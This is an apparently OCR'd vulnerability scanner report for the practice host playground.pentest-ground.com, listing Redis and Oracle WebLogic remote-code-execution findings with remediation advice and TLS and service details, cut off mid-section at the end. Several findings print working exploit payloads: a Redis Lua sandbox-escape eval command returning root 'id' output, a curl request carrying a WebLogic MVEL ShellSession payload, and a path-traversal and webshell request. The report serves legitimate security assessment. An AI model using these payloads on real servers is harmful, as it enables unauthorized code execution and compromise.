Network Vulnerability Scanner Report


✓ **playground.pentest-ground.com**

Summary

Overall risk level:

High

Risk ratings:



Scan information:

Start time:	2023-08-04 16:46:52 UTC+03
Finish time:	2023-08-04 18:17:14 UTC+03
Scan duration:	1 hrs, 30 min, 22 sec
Tests performed:	48/48
Scan status:	Finished

Findings

Redis - Remote Code Execution (CVE-2022-0543)

port 6379/tcp

We managed to detect this vulnerability by evaluating the payload that contains the `id` command:
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0

Data received:
uid=0(root) gid=0(root) groups=0(root)

Details

Vulnerability description:
We found that the target server is vulnerable to CVE-2022-0543, a Remote Code Execution vulnerability in the Redis caching service. The root cause of this vulnerability consists in an unexpected sandbox escape on Debian systems because of the dynamically load of the Lua interpreter. Therefore, an unauthenticated remote attacker can connect to the Redis service, evaluate a library load and execute shell commands.
We have detected this vulnerability by connecting to the Redis service, loading `liblua5.1.so.0` library, executing `id` command and reading the command response from the output.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware or pivot to the internal network.

Recommendation:
We recommend upgrading the Redis service to a version equal to or higher than 5:5.0.14-1+deb10u2 for the oldstable version, or 5:5.0.14-1+deb10u2 for the stable distribution.

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0543
https://nvd.nist.gov/vuln/detail/CVE-2022-0543

Oracle Weblogic - Path Traversal (CVE-2020-14882)

port 7001/tcp

We managed to detect this vulnerability using the following request:
HTTP Request:
POST /console/css/%252e%252e%252fconsole.portal HTTP/1.1
Host: playground.pentest-ground.com
HTTP Response:
HTTP 200

Details

Vulnerability description:
We found that the target server is vulnerable to CVE-2020-14882, a Path Traversal vulnerability inside the Console component of Oracle WebLogic Server. This vulnerability is caused by the improper configuration of Path Traversal blacklist of the server URL, found inside a handler class of the WebLogic HTTP access.
By exploiting the vulnerability, an attacker can bypass authentication of the console component and can send commands via an MVEL expression which may potentially cause remote code execution, allowing a malicious unauthenticated attacker to execute arbitrary code on the server.
We have detected this by sending one HTTP request, a GET request to a double encoded endpoint, which contains the Console Portal page to bypass the authentication.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the Oracle Weblogic to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend upgrading the Oracle Weblogic to the latest version.

References:
https://nvd.nist.gov/vuln/detail/CVE-2020-14882
https://support.oracle.com/knowledge/Oracle%20Database%20Products/2733752_1.html

Oracle WebLogic - Remote Code Execution (CVE-2023-21839)

port 7001/tcp

We managed to detect this vulnerability using GIOP protocol in Oracle Server by sending a payload containing**whoami** command:
Data received on handler
oracle

Details

Vulnerability description:
We found that the target server is vulnerable to CVE-2023-21839, a Remote Code Execution inside the Core component of Oracle WebLogic Server. The root cause of this vulnerability is an insecure deserialization via T3, IIOP protocol that could allow an unauthenticated attacker to take control of the server. The attacker can send a crafted JNDI/RMI malicious object in order to achieve access to the server. We have detected this vulnerability by sending a crafted RMI object to the server with whoami payload and fetching the server response that was sent to one of our loggers. We send the response to a logger because this is an Out-of-Band vulnerability, meaning that the output of the command is not reflected in the response.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend upgrading the Oracle WebLogic to a version higher than 12.2.1.4.0 or 14.1.1.0.0 , which can be done from the administrator panel.

References:
https://nvd.nist.gov/vuln/detail/CVE-2023-21839
https://www.oracle.com/security-alerts/cpujan2023.html

Oracle Weblogic - Remote Code Execution (CVE-2018-2894)

port 7001/tcp

We managed to detect this vulnerability using the following request, by extracting the current user using the whoami/id command:
HTTP Request:

```
GET /ws_utc/css/config/keystore/1691157906597_gweqybdugpzlmtc.jsp HTTP/1.1
Host: playground.pentest-ground.com
```

HTTP Response:

```
HTTP 200
oracle
```

Details

Vulnerability description:
We found that the target server is vulnerable to CVE-2018-2894, a Remote Code Execution vulnerability, affecting the Oracle Weblogic server.
This vulnerability is affecting the WLS subcomponent because the path of `/ws_utc/config.do` is reachable without authentication, meaning that the Weblogic server is in the development mode. The attacker can set a new Work Home Directory which needs to be writable and then upload JKS Keystores, which are Java Server Pages (JSP) files. Uploading a webshell as a JKS, the attacker can successfully achieve Remote Code Execution on the server.
We have detected this vulnerability by changing the Work Home Directory to a writable one sending an HTTP POST request, then uploading the webshell as a command interpreter with an HTTP POST request, and finally sending an HTTP GET request to the webshell to read the command response from the output.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend upgrading the Oracle Weblogic to the latest version.

References:
https://nvd.nist.gov/vuln/detail/cve-2018-2894
https://www.oracle.com/security-alerts/cpujul2018.html

Redis Server No Password

port 6379/tcp

No evidence to display.

Details

Risk description:
The remote Redis server is not protected with a password.
It was possible to login without a password.
This issue may be exploited by a remote attacker to gain access to sensitive information or modify system configuration.

Recommendation:
Set password.

Redis RCE Vulnerability (CVE-2022-0543) - Active Check

port 6379/tcp

By doing the following request:

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
```

it was possible to execute the "id" command.

Result:

```
$39
uid=0(root) gid=0(root) groups=0(root)
```

Details

Risk description:

Redis is prone to a remote code execution (RCE) vulnerability.
It was discovered, that redis, a persistent key-value database, due to a packaging issue, is prone to a (Debian-specific) Lua sandbox escape, which could result in remote code execution.

Recommendation:
Update to the latest version from your distribution.

References:
https://www.cisa.gov/known-exploited-vulnerabilities-catalog
https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce
https://lists.debian.org/debian-security-announce/2022/msg00048.html
https://packetstormsecurity.com/files/166885/Redis-Lua-Sandbox-Escape.html
https://www.debian.org/security/2022/dsa-5081
https://ubuntu.com/security/notices/USN-5316-1

🚩 Redis Sandbox Escape - Remote Code Execution (CVE-2022-0543)

port 6379/tcp

We found that the target server is vulnerable to **CVE-2022-0543**.
Endpoint URL: playground.pentest-ground.com:6379

Details

Vulnerability description:
This template exploits CVE-2022-0543, a Lua-based Redis sandbox escape. The
vulnerability was introduced by Debian and Ubuntu Redis packages that
insufficiently sanitized the Lua environment. The maintainers failed to
disable the package interface, allowing attackers to load arbitrary libraries.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce
https://attackerkb.com/topics/wya1c1hic8/cve-2022-0543/rapid7-analysis#rapid7-analysis
https://bugs.debian.org/1005787
https://www.debian.org/security/2022/dsa-5081
https://lists.debian.org/debian-security-announce/2022/msg00048.html

🚩 Redis Server - Unauthenticated Access

port 6379/tcp

Endpoint URL: playground.pentest-ground.com:6379

Details

Vulnerability description:
Redis server without any required authentication was discovered.

Risk description:
No risk description to display.

Recommendation:
No recommendations to display.

References:
https://redis.io/topics/security

Oracle WebLogic Server Deserialization - Remote Code Execution (CVE-2018-2628)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2018-2628**.
Endpoint URL: playground.pentest-ground.com:7001

Details

Vulnerability description:
The Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services) versions 10.3.6.0, 12.1.3.0, 12.2.1.2 and 12.2.1.3 contains an easily exploitable vulnerability that allows unauthenticated attackers with network access via T3 to compromise Oracle WebLogic Server.

Risk description:
No risk description to display.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://www.nc-lp.com/blog/weaponize-oracle-weblogic-server-poc-cve-2018-2628
https://nvd.nist.gov/vuln/detail/cve-2018-2628
http://www.oracle.com/technetwork/security-advisory/cpuapr2018-3678067.html
http://web.archive.org/web/20211207132829/https://securitytracker.com/id/1040696
http://www.securitytracker.com/id/1040696

Oracle WebLogic Server - Remote Code Execution (CVE-2020-2551)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2020-2551**.
Endpoint URL: http://playground.pentest-ground.com:7001/console/login/LoginForm.jsp
We managed to detect this vulnerability using this Request / Response chain.

cURL command to reproduce the finding:

```
 curl -X 'GET' \
-d '' \
-H 'Accept: */*' \
-H 'Accept-Language: en' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.93 Safari/537.36'
'http://playground.pentest-ground.com:7001/console/login/LoginForm.jsp'
```

Details

Vulnerability description:
Oracle WebLogic Server (Oracle Fusion Middleware (component: WLS Core Components) is susceptible to a remote code execution vulnerability. Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 2.2.1.3.0 and 12.2.1.4.0. This easily exploitable vulnerability could allow unauthenticated attackers with network access via IIOP to compromise Oracle WebLogic Server.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://github.com/hktalent/cve-2020-2551
https://nvd.nist.gov/vuln/detail/cve-2020-2551
https://www.oracle.com/security-alerts/cpujan2020.html

Oracle Fusion Middleware WebLogic Server Administration Console - Remote Code Execution (CVE-2020-14883)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2020-14883**.
Endpoint URL: http://playground.pentest-ground.com:7001/console/images/%252e%252e%252fconsole.portal
We managed to detect this vulnerability using this Request / Response chain.

cURL command to reproduce the finding:

```
 curl -X 'POST' \
-d 'test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('\''weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String result = new StringBuilder("2TWW9BSX4vKJhv2kfL0INWF33ft").reverse().toString(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush(); currentThread.interrupt();'\'')' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Accept-Language: en' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Host: playground.pentest-ground.com:7001' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.3319.102 Safari/537.36'
'http://playground.pentest-ground.com:7001/console/images/%252e%252e%252fconsole.portal'
```

Details

Vulnerability description:
The Oracle Fusion Middleware WebLogic Server admin console in versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0 is vulnerable to an easily exploitable vulnerability that allows high privileged attackers with network access via HTTP to compromise Oracle WebLogic Server.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://packetstormsecurity.com/files/160143/oracle-weblogic-server-administration-console-handle-remote-code-execution.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2020-14883
https://www.oracle.com/security-alerts/cpuoct2020.html
http://packetstormsecurity.com/files/160143/oracle-weblogic-server-administration-console-handle-remote-code-execution.html

Oracle WebLogic Server - Remote Code Execution (CVE-2018-2894)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2018-2894**.
Endpoint URL: http://playground.pentest-ground.com:7001/ws_utc/css/config/keystore/1691159687932_2TWW9JELTbRgajyip3t7d8oKDnQ.jsp
We managed to detect this vulnerability using this Request / Response chain.

cURL command to reproduce the finding:

```
 curl -X 'GET' \
-d '' \
-H 'Host: playground.pentest-ground.com:7001' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36' 'http://playground.pentest-ground.com:7001/ws_utc/css/config/keystore/1691159687932_2TWW9JELTbRgajyip3t7d8oKDnQ.jsp'
```

Details

Vulnerability description:
The Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: WLS - Web Services) is susceptible to a remote code execution vulnerability that is easily exploitable and could allow unauthenticated attackers with network access via HTTP to compromise the server. Supported versions that are affected are 12.1.3.0, 12.2.1.2 and 12.2.1.3.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://blog.detectify.com/2018/11/14/technical-explanation-of-cve-2018-2894-oracle-weblogic-rce/
https://github.com/vulhub/vulhub/tree/fda47b97c7d2809660a4471539cd0e6dbf8fac8c/weblogic/cve-2018-2894
https://nvd.nist.gov/vuln/detail/cve-2018-2894
http://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html
http://www.securitytracker.com/id/1041301

Oracle WebLogic Server Java Object Deserialization - Remote Code Execution (CVE-2016-3510)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2016-3510**.
We have received the request from the target through the **DNS** protocol.
Endpoint URL: playground.pentest-ground.com:7001

Details

Vulnerability description:
Unspecified vulnerability in the Oracle WebLogic Server component in Oracle Fusion Middleware 10.3.6.0, 12.1.3.0, and 12.2.1.0 allows remote attackers to affect confidentiality, integrity, and availability via vectors related to WLS Core Components, a different vulnerability than CVE-2016-3586.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://github.com/foxglovesec/javaunserializeexploits/blob/master/weblogic.py

Oracle WebLogic Server - Remote Code Execution (CVE-2018-2893)

port 7001/tcp

We found that the target server is vulnerable to **CVE-2018-2893**.
Endpoint URL: playground.pentest-ground.com:7001

Details

Vulnerability description:
The Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services) versions 10.3.6.0, 12.1.3.0, 12.2.1.2 and 12.2.1.3 contain an easily exploitable vulnerability that allows unauthenticated attackers with network access via T3 to compromise Oracle WebLogic Server.

Risk description:
The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation:
We recommend you to upgrade the affected software to the latest version, which mitigates this vulnerability.

References:
https://www.anquanke.com/post/id/152164
https://vulners.com/nessus/weblogic_cve_2018_2893.nasl
https://nvd.nist.gov/vuln/detail/cve-2018-2893
http://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html

Cleartext Transmission of Sensitive Information via HTTP

port 7001/tcp

```
The following URLs requires Basic Authentication (URL:realm name):

http://playground.pentest-ground.com:7001/management:"weblogic"
```

Details

Risk description:
The host / application transmits sensitive information (username, passwords) in cleartext via HTTP.
An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords.

Recommendation:
Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host / application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

References:
https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management
https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure
https://cwe.mitre.org/data/definitions/319.html

ICMP Timestamp Reply Information Disclosure

```
The following response / ICMP packet has been received:
- ICMP Type: 14
- ICMP Code: 0
```

Details

Risk description:
The remote host responded to an ICMP timestamp request.
The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp.
This information could theoretically be used to exploit weak time-based random number generators in other services.

Recommendation:
Various mitigations are possible: - Disable the support for ICMP timestamp on the remote host completely - Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)

References:
https://datatracker.ietf.org/doc/html/rfc792
https://datatracker.ietf.org/doc/html/rfc2780

TCP Timestamps Information Disclosure

```
It was detected that the host implements RFC1323/RFC7323.

The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 3589877977
Packet 2: 3589879112
```

Details

Risk description:
The remote host implements TCP timestamps and therefore allows to compute the uptime.
The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Recommendation:
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps

References:
https://datatracker.ietf.org/doc/html/rfc1323

https://datatracker.ietf.org/doc/html/rfc7323
https://web.archive.org/web/20151213072445/http://www.microsoft.com/en-us/download/details.aspx?id=9152

Scan coverage information

Port	State	Service	Product	Product Version
6379	open	redis	Redis key-value store	5.0.7
7001	open	http	Oracle WebLogic admin httpd	12.2.1.3
8080	open	https	nginx	1.25.1

Details

Risk description:
This is the list of ports that have been found on the target host. Having unnecessary open ports may expose the target to more risks because those network services and applications may contain vulnerabilities.

Recommendation:
We recommend reviewing the list of open ports and closing the ones which are not necessary for business purposes.

Services

port 8080/tcp

A TLScustom server answered on this port

Details

Risk description:
This plugin performs service detection.
This plugin attempts to guess which service is running on the remote port(s). For instance, it searches for a web server which could listen on another port than 80 or 443 and makes this information available for other check routines.

Recommendation:
No recommendations to display.

Services

port 8080/tcp

A web server is running on this port through SSL

Details

Risk description:
This plugin performs service detection.
This plugin attempts to guess which service is running on the remote port(s). For instance, it searches for a web server which could listen on another port than 80 or 443 and makes this information available for other check routines.

Recommendation:
No recommendations to display.

Services

port 7001/tcp

A web server is running on this port

Details

Risk description:
This plugin performs service detection.
This plugin attempts to guess which service is running on the remote port(s). For instance, it searches for a web server which could listen on another port than 80 or 443 and makes this information available for other check routines.

Recommendation:
No recommendations to display.

Service Detection with 'GET' Request

port 6379/tcp

A Redis server seems to be running on this port.

Details

Risk description:
This plugin performs service detection.
This plugin is a complement of the plugin 'Services' (OID: 1.3.6.1.4.1.25623.1.0.10330). It sends a HTTP 'GET' request to the remaining unknown services and tries to identify them.

Recommendation:
No recommendations to display.

SSL/TLS: Version Detection

port 8080/tcp

The remote SSL/TLS service supports the following SSL/TLS protocol version(s):

TLSv1.2
TLSv1.3

Details

Risk description:
Enumeration and reporting of SSL/TLS protocol versions supported by a remote service.

Recommendation:
No recommendations to display.

Redis Server Detection (TCP)

port 6379/tcp

Detected Redis Server

Version: 5.0.7
Location: /
CPE: cpe:/a:redis:redis:5.0.7

Concluded from version/product identification result:
redis_version:5.0.7

Extra information:
Redis Server is not protected with a password.

Details

Risk description:
TCP based detection of Redis server.

Recommendation:
No recommendations to display.

References:
https://redis.io/

Response Time / No 404 Error Code Check

port 8080/tcp

```
The remote web server is very slow - it took 322 seconds (Maximum response time configured in 'Response Time / No 404 Error Code C
heck' (OID: 1.3.6.1.4.1.25623.1.0.10386) preferences: 60 seconds) to execute the plugin no404.nasl (it usually only takes a few seconds).

In order to keep the scan total time to a reasonable amount, the remote web server has not been tested.

If the remote server should be tested it has to be fixed to have it reply to the scanners requests in a reasonable amount of time. Alternati
vely the 'Maximum response time (in seconds)' preference could be raised to a higher value if longer scan times are accepted.
```

⌄ Details

Risk description:
This VT tests if the remote web server does not reply with a 404 error code and checks if it is replying to the scanners requests in a reasonable amount of time.
This web server might show the following issues: - it is [mis]configured in that it does not return '404 Not Found' error codes when a non-existent file is requested, perhaps returning a site map, search page, authentication page or redirect instead. The Scanner might enabled some counter measures for that, however they might be insufficient. If a great number of security issues are reported for this port, they might not all be accurate. - it doesn't response in a reasonable amount of time to various HTTP requests sent by this VT. In order to keep the scan total time to a reasonable amount, the remote web server might not be tested. If the remote server should be tested it has to be fixed to have it reply to the scanners requests in a reasonable amount of time. Alternatively the 'Maximum response time (in seconds)' preference could be raised to a higher value if longer scan times are accepted.

Recommendation:
No recommendations to display.

OS Detection Consolidation and Reporting

```
Best matching OS:

OS: Linux Kernel
CPE: cpe:/o:linux:kernel
Found by VT: 1.3.6.1.4.1.25623.1.0.102002 (Operating System (OS) Detection (ICMP))
Concluded from ICMP based OS fingerprint
Setting key "Host/runs_unixoide" based on this information
```

⌄ Details

Risk description:
This script consolidates the OS information detected by several VTs and tries to find the best matching OS. Furthermore it reports all previously collected information leading to this best matching OS. It also reports possible additional information which might help to improve the OS detection. If any of this information is wrong or could be improved please consider to report these to the referenced community forum.

Recommendation:
No recommendations to display.

References:
https://forum.greenbone.net/c/vulnerability-tests/7

Traceroute

```
Network route from scanner (172.17.0.3) to target (70.34.253.159):

172.17.0.3
10.207.5.134
10.207.35.6
10.207.32.1
109.74.207.101
23.210.48.16
62.115.169.184
62.115.120.74
62.115.120.69
10.87.0.14
70.34.253.159

Network distance between scanner and target: 11
```

Details

Risk description:
Collect information about the network route and network distance between the scanner host and the target host.
For internal networks, the distances are usually small, often less than 4 hosts between scanner and target. For public targets the distance is greater and might be 10 hosts or more.

Recommendation:
No recommendations to display.

SSL/TLS: Report Medium Cipher Suites

port 8080/tcp

```
'Medium' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384

'Medium' cipher suites accepted by this service via the TLSv1.3 protocol:

TLS_AES_128_GCM_SHA256
```

Details

Risk description:
This routine reports all Medium SSL/TLS cipher suites accepted by a service.
Any cipher suite considered to be secure for only the next 10 years is considered as medium.

Recommendation:
No recommendations to display.

SSL/TLS: Report Non Weak Cipher Suites

port 8080/tcp

```
'Non Weak' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256

'Non Weak' cipher suites accepted by this service via the TLSv1.3 protocol:

TLS_AES_128_GCM_SHA256
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
```

Details

Risk description:
This routine reports all Non Weak SSL/TLS cipher suites accepted by a service.

Recommendation:
No recommendations to display.

SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites

port 8080/tcp

```
Cipher suites supporting Perfect Forward Secrecy (PFS) are accepted by this service via the TLSv1.2 protocol:

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256

Cipher suites supporting Perfect Forward Secrecy (PFS) are accepted by this service via the TLSv1.3 protocol:

TLS_AES_128_GCM_SHA256
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
```

Details

Risk description:
This routine reports all SSL/TLS cipher suites accepted by a service which are supporting Perfect Forward Secrecy (PFS).

Recommendation:
No recommendations to display.

SSL/TLS: Report Supported Cipher Suites

port 8080/tcp

```
'Strong' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256

'Medium' cipher suites accepted by this service via the TLSv1.2 protocol:

TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384

No 'Weak' cipher suites accepted by this service via the TLSv1.2 protocol.

No 'Null' cipher suites accepted by this service via the TLSv1.2 protocol.

No 'Anonymous' cipher suites accepted by this service via the TLSv1.2 protocol.

'Strong' cipher suites accepted by this service via the TLSv1.3 protocol:

TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256

'Medium' cipher suites accepted by this service via the TLSv1.3 protocol:

TLS_AES_128_GCM_SHA256

No 'Weak' cipher suites accepted by this service via the TLSv1.3 protocol.

No 'Null' cipher suites accepted by this service via the TLSv1.3 protocol.

No 'Anonymous' cipher suites accepted by this service via the TLSv1.3 protocol.
```

Details

Risk description:
This routine reports all SSL/TLS cipher suites accepted by a service.
Notes: - As the VT 'SSL/TLS: Check Supported Cipher Suites' (OID: 1.3.6.1.4.1.25623.1.0.900234) might run into a timeout the actual reporting of all accepted cipher suites takes place in this VT instead. - SSLv2 ciphers are not getting reported as the protocol itself is deprecated, needs to be considered as weak and is reported separately as deprecated.

Recommendation:
No recommendations to display.

SSL/TLS: NPN / ALPN Extension and Protocol Support Detection

port 8080/tcp

```
The remote service advertises support for the following Network Protocol(s) via the ALPN extension:

SSL/TLS Protocol:Network Protocol
TLSv1.2:HTTP/1.1
```

Details

Risk description:
This routine identifies services supporting the following extensions to TLS: - Application-Layer Protocol Negotiation (ALPN) - Next Protocol Negotiation (NPN). Based on the availability of this extensions the supported Network Protocols by this service are gathered and reported.

Recommendation:
No recommendations to display.

References:
https://tools.ietf.org/html/rfc7301
https://tools.ietf.org/html/draft-agl-tls-nextprotoneg-04

Oracle WebLogic Server Detection Consolidation

```
Detected Oracle WebLogic Server

Version: 12.2.1.3.0
Location: /
CPE: cpe:/a:oracle:weblogic_server:12.2.1.3.0

Detection methods:

HTTP(s) on port 7001/tcp
Concluded from version/product identification result: WebLogic Server Version: 12.2.1.3.0
Concluded from version/product identification location: http://playground.pentest-ground.com:7001/console/login/LoginForm.jsp
```

Details

Risk description:
Consolidation of Oracle WebLogic detections.

Recommendation:
No recommendations to display.

References:
https://www.oracle.com/middleware/weblogic/

CGI Scanning Consolidation

port 8080/tcp

```
The Hostname/IP "playground.pentest-ground.com" was used to access the remote host.

Generic web application scanning is disabled for this host via the "Enable generic web application scanning" option within the "Global variable settings" of the scan config in use.

This service is marked as broken and no CGI scanning is launched against it. Reason(s):
-----
- The remote web server is very slow - it took 322 seconds (Maximum response time configured in 'Response Time / No 404 Error Code Check' (OID: 1.3.6.1.4.1.25623.1.0.10386) preferences: 60 seconds) to execute the plugin no404.nasl (it usually only takes a few seconds).

In order to keep the scan total time to a reasonable amount, the remote web server has not been tested.

If the remote server should be tested it has to be fixed to have it reply to the scanners requests in a reasonable amount of time. Alternatively the 'Maximum response time (in seconds)' preference could be raised to a higher value if longer scan times are accepted.
-----

This service seems to be able to host PHP scripts.

This service seems to be NOT able to host ASP scripts.

The User-Agent "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 20.8.1)" was used to access the remote host.

Historic /scripts and /cgi-bin are not added to the directories used for CGI scanning. You can enable this again with the "Add historic /scripts and /cgi-bin to directories for CGI scanning" option within the "Global variable settings" of the scan config in use.

The following directories were used for CGI scanning:

https://playground.pentest-ground.com:8080/

While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards
```

Details

Risk description:
The script consolidates various information for CGI scanning. This information is based on the following scripts / settings: - HTTP-Version Detection (OID: 1.3.6.1.4.1.25623.1.0.100034) - No 404 check (OID: 1.3.6.1.4.1.25623.1.0.10386) - Web mirroring / webmirror.nasl (OID: 1.3.6.1.4.1.25623.1.0.10662) - Directory Scanner / DDI_Directory_Scanner.nasl (OID: 1.3.6.1.4.1.25623.1.0.11032) - The configured 'cgi_path' within the 'Scanner Preferences' of the scan config in use - The configured 'Enable CGI scanning', 'Enable generic web application scanning' and 'Add historic /scripts and /cgi-bin to directories for CGI scanning' within the 'Global variable

settings' of the scan config in use If you think any of this information is wrong please report it to the referenced community forum.

Recommendation:
No recommendations to display.

References:
https://forum.greenbone.net/c/vulnerability-tests/7

CGI Scanning Consolidation

port 7001/tcp

The Hostname/IP "playground.pentest-ground.com" was used to access the remote host.

Generic web application scanning is disabled for this host via the "Enable generic web application scanning" option within the "Global variable settings" of the scan config in use.

Requests to this service are done via HTTP/1.1.

This service seems to be able to host PHP scripts.

This service seems to be able to host ASP scripts.

The User-Agent "Mozilla/5.0 [en] (X11, U; OpenVAS-VT 20.8.1)" was used to access the remote host.

Historic /scripts and /cgi-bin are not added to the directories used for CGI scanning. You can enable this again with the "Add historic /scripts and /cgi-bin to directories for CGI scanning" option within the "Global variable settings" of the scan config in use.

The following files/directories require authentication and are tested by the script "HTTP Brute Force Logins with default Credentials (OID: 1.3.6.1.4.1.25623.1.0.108041)":

